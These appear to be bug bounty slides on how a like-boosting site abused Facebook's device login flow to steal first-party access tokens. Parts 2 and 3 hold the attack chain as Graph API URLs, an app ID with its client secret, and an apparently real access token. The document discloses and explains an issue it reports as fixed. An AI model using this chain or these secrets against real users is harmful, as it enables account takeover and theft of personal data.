

ABUSING DEVICE LOGIN FLOW TO STEAL 1ST PARTY ACCESS TOKEN OF FACEBOOK USERS

Saugat Pokharel

Business integrity Scope

- Creating arbitrary balance, increasing creators revenue
- Running ads without payment or with forged payment cards
- Increasing likes, comments, views and comments using bots
- Bypassing blocking enforced by the system (verification, suspension)

Part 1: Gathering information

Found a website called machine-liker.com

The site was increasing reactions of Facebook posts for free.




How and why?

 **LOGIN WITH FACEBOOK**

Copy the login code from the below textbox and then click on the "Allow Permissions" button below and paste the code in the Facebook login page (if asked) and then allow permissions to the Facebook Watch for Amazon TV" app.


HFQXXCNV

 **COPY**

 **ALLOW PERMISSIONS**

Redirected to: facebook.com/device

`https://www.facebook.com/device?user_code=<USER_CODE>`



The image shows a screenshot of the Facebook mobile app's login screen. At the top, there is a blue header bar with the Facebook 'f' logo on the left and a search bar on the right. The search bar contains the text 'Search' and a magnifying glass icon. Below the header, the main content area is white. It features the text 'Enter the Code' in bold black font. Underneath this text is a large, empty rectangular box for entering the code. At the bottom right of this white area is a blue button with the word 'Continue' in white text.

Search

Enter the Code

Enter code

Continue

Lots of permissions were asked and I denied:



Facebook Watch for Android TV is requesting to:

access your Page and App insights, post content into groups on your behalf and access your authored posts and comments in groups.

[Choose what you allow](#)

Not now

Continue

By continuing, Facebook Watch for Android TV will receive ongoing access to the information you share and Facebook will record when Facebook Watch for Android TV accesses it. [Learn more](#) about this sharing and the settings you have.

Facebook Watch for Android TV's [Privacy Policy](#) and [Terms](#)



What you allow

Reset

Access your Page and App insights



Post content into groups on your behalf



Access your authored posts and comments in groups



Can see which posts and comments you've shared in these groups

Not now

Continue

By continuing, Facebook Watch for Android TV will receive ongoing access to the information you share and Facebook will record when Facebook Watch for Android TV accesses it. [Learn more](#) about this sharing and the settings you have.

Facebook Watch for Android TV's [Privacy Policy](#) and [Terms](#)

Back to the site:

Copy the login code from the below textbox and then click on the "Allow Permissions" button below and paste the code in the Facebook login page (if asked) and then allow permissions to the "Facebook Watch for Amazon TV" app.


9FFBE4LU

 COPY

 **ALLOW PERMISSIONS**

After allowing the permission on Facebook, you'll see a "Success" page. Then come back to this page and click on the "Verify & Login" button to continue.

 **VERIFY & LOGIN**



Ow??

 **VIEW POST**

The post's privacy is not public and hence it cannot get reactions. Please change the post's privacy to "Public".

Guess the permissions obtained by the app?

user_birthday, user_hometown, user_location, user_likes, user_photos, user_videos, user_friends, user_posts, user_gender, user_link, user_age_range, email, read_insights, read_stream, whitelisted_offline_access, publish_video, catalog_management, user_messenger_contact, gaming_user_locale, private_computation_access, ads_management, ads_read, business_management, pages_messaging, publish_to_groups, groups_access_member_info, leads_retrieval, whatsapp_business_management, attribution_read, pages_read_engagement, pages_manage_metadata, pages_read_user_content, pages_manage_ads, pages_manage_posts, pages_manage_engagement, whatsapp_business_messaging, public_profile, basic_info

About 1st Party Tokens:

Created by Facebook for their internal app.


Generated by Facebook, Instagram, Meta business suite for completing OAuth process across its family app.

Can call graphql mutation for CRUD operation

Higher privileges than 3rd party access token



 Continue with Facebook

 Continue with Instagram

Set up account with email

Log in with email

Have an Oculus account? [Log in](#)

Instagram

Phone number, username, or email

Password

Log in

OR

 Log in with Facebook

[Forgot password?](#)

Part 2: Identification and analysis

The site was using Facebook login for devices.

What is facebook login for device?

Facebook for Devices helps you use your Facebook account to access apps and services on smart TVs, cameras, printers and other devices. You can use Facebook for Devices to log in, share and more.

Visit
www.facebook.com/device
and enter the code:

LEAJQKCA

Back

BENEFITS

- 1. Free delivery
- 2. Free installation
- 3. Free removal of old TV
- 4. Free Samsung Care+ plan
- 5. Free Samsung Health Monitor
- 6. Free Samsung SmartThings
- 7. Free Samsung SmartThings Hub
- 8. Free Samsung SmartThings Station

SAMSUNG
up to **20%**
additional
cashback

SAMSUNG
GLOBAL
No.1 TV

Global
No.1

Crafting URL to generate code:

ACCESS_TOKEN = APP_ID|CLIENT_TOKEN

```
POST https://graph.facebook.com/v2.6/device/login
access_token=<YOUR_APP_ID|CLIENT_TOKEN>
scope=<COMMA_SEPARATED_PERMISSION_NAMES>
redirect_uri=<VALID_OAUTH_REDIRECT_URL>
scope=<COMMA_SEPARATED_PERMISSION_NAMES>
redirect_uri=<VALID_OAUTH_REDIRECT_URL>
```

Finding APP_ID & client_token

`https://graph.facebook.com/v14.0/?access_token=token_from_pub&reqName=objects:437340816620806&reqSrc=PubXAppStore&fields=["login_secret"]&ids=1517832211847102&locale=en_GB&method=get`

```
{
  "437340816620806": {
    "login_secret": "04a36c2558cde98e185d7f4f701e4d94",
    "id": "437340816620806"
  }
}
```

Generating login code

To generate code:

`https://graph.facebook.com/v2.6/device/login?access_token=437340816620806|04a36c2558cde98e185d7f4f701e4d94&scope=email,user_birthday, user_hometown, user_location, user_likes, user_photos, user_videos, user_friends, user_posts, user_gender, user_link, user_age_range, email, read_insights&method=post`

Response:

```
{
  "code": "a28475e93958886a84b1d1f02b1d5fec",
  "user_code": "CDLVJ8XV",
  "verification_uri": "https://www.facebook.com/device",
  "expires_in": 420,
  "interval": 5
}
```

Converting code to Access token

To convert code to access token:

`https://graph.facebook.com/v2.6/device/login_status?access_token=437340816620806|04a36c2558cde98e185d7f4f701e4d94&method=post&code=25738e36d5ac999d3200f92503adf198`

Response:

```
{
  "access_token":
  "EAAGNwlgFPQYBAGNkTBlnLf0gu3rlm0yRRyZB1iZCluzjKox9LI2lvptZAvo2fyOoR0CmpMRDDJmZAmsskqgOqKueCzUGttm4JqLrvQt60o0iKrhg9sVsTkoMiXxOrwBMDkx2ZAb70ADVZAGoT45E6cffdla0IG8PdX0WsqyJlbQ4XrQOegHSB9Lq00oZCZBW6MkZD",
  "data_access_expiration_time": 0,
  "expires_in": 0
}
```


Access Token Debugger

[Sharing Debugger](#)[Batch Invalidator](#)[Access Token](#)

API version: [?]

v17.0 ▼

EAAGNwlgFPQYBAGNkTBInLf0gu3rlm0yRRyZB1iZCluzjKox9LI2lvptZAv02fyOoR0CmpMRDDJmZAmsskqgOqKueCzUGttm4JqLrvQt60o0iKrhg9sVsTkoMiXxOrwBMDk

Debug

Access Token Info

App ID	437340816620806 : Facebook Watch for Android TV
Type	User
User ID Learn More	100005622131750 : Saugat Pokharel User last installed this app via API N/A
Issued	1688779823 (42 minutes ago)
Expires	Never
Data Access Expires	Never
Valid	True
Origin	Unknown
Scopes	user_birthday, user_hometown, user_location, user_likes, user_photos, user_videos, user_friends, user_posts, user_gender, user_link, user_age_range, email, read_insights, whitelisted_offline_access, publish_video, catalog_management, user_messenger_contact, gaming_user_locale, private_computation_access, ads_management, ads_read, business_management, pages_messaging, publish_to_groups, groups_access_member_info, leads_retrieval, whatsapp_business_management, attribution_read, pages_read_engagement, pages_manage_metadata, pages_read_user_content, pages_manage_ads, pages_manage_posts, pages_manage_engagement, whatsapp_business_messaging, public_profile

First party access token (whitelisted app) obtained

Part 3: Finding/Conclusion

1. The app was abusing this login flow to steal first party access token of Facebook users.

(FIRST PARTY TOKEN ARE LONG LIVED TOKEN AND THEY CAN MAKE GRAPHQL Mutation calls, password change)

2. Full permissions were given despite user denied the permission.
3. Code was auto filled making the attack more easier (in few clicks)

https://www.facebook.com/device?user_code=<USER_CODE>

So, the whole process could be automated using three URLs:

Generate code from this link:

https://graph.facebook.com/v2.6/device/login?access_token=437340816620806|04a36c2558cde98e185d7f4f701e4d94&scope=email&method=post

Add user code from above URL and ask user to click the link:

https://www.facebook.com/device?user_code=<USER_CODE>

Once user completes the authorization, change the code to access token:

https://graph.facebook.com/v2.6/device/login_status?access_token=437340816620806|04a36c2558cde98e185d7f4f701e4d94&method=post&code=25738e36d5ac999d3200f92503adf198

How Facebook fixed the issue?

1. Only required permissions were given to apps.
2. Different OAuth flow was added for first party apps.



3. Code autofill was disabled.
4. The site was closed down (No more stealing of tokens).
5. Advisory saying "Only use code from trusted devices" was added.

Takeaways

1. Make a habit of taking notes
2. Save different endpoints for future reference (code editor, spreadsheets)
3. Don't focus on scope only..
4. Social media scamming and internet spamming can be outcome of security vulns

Any question?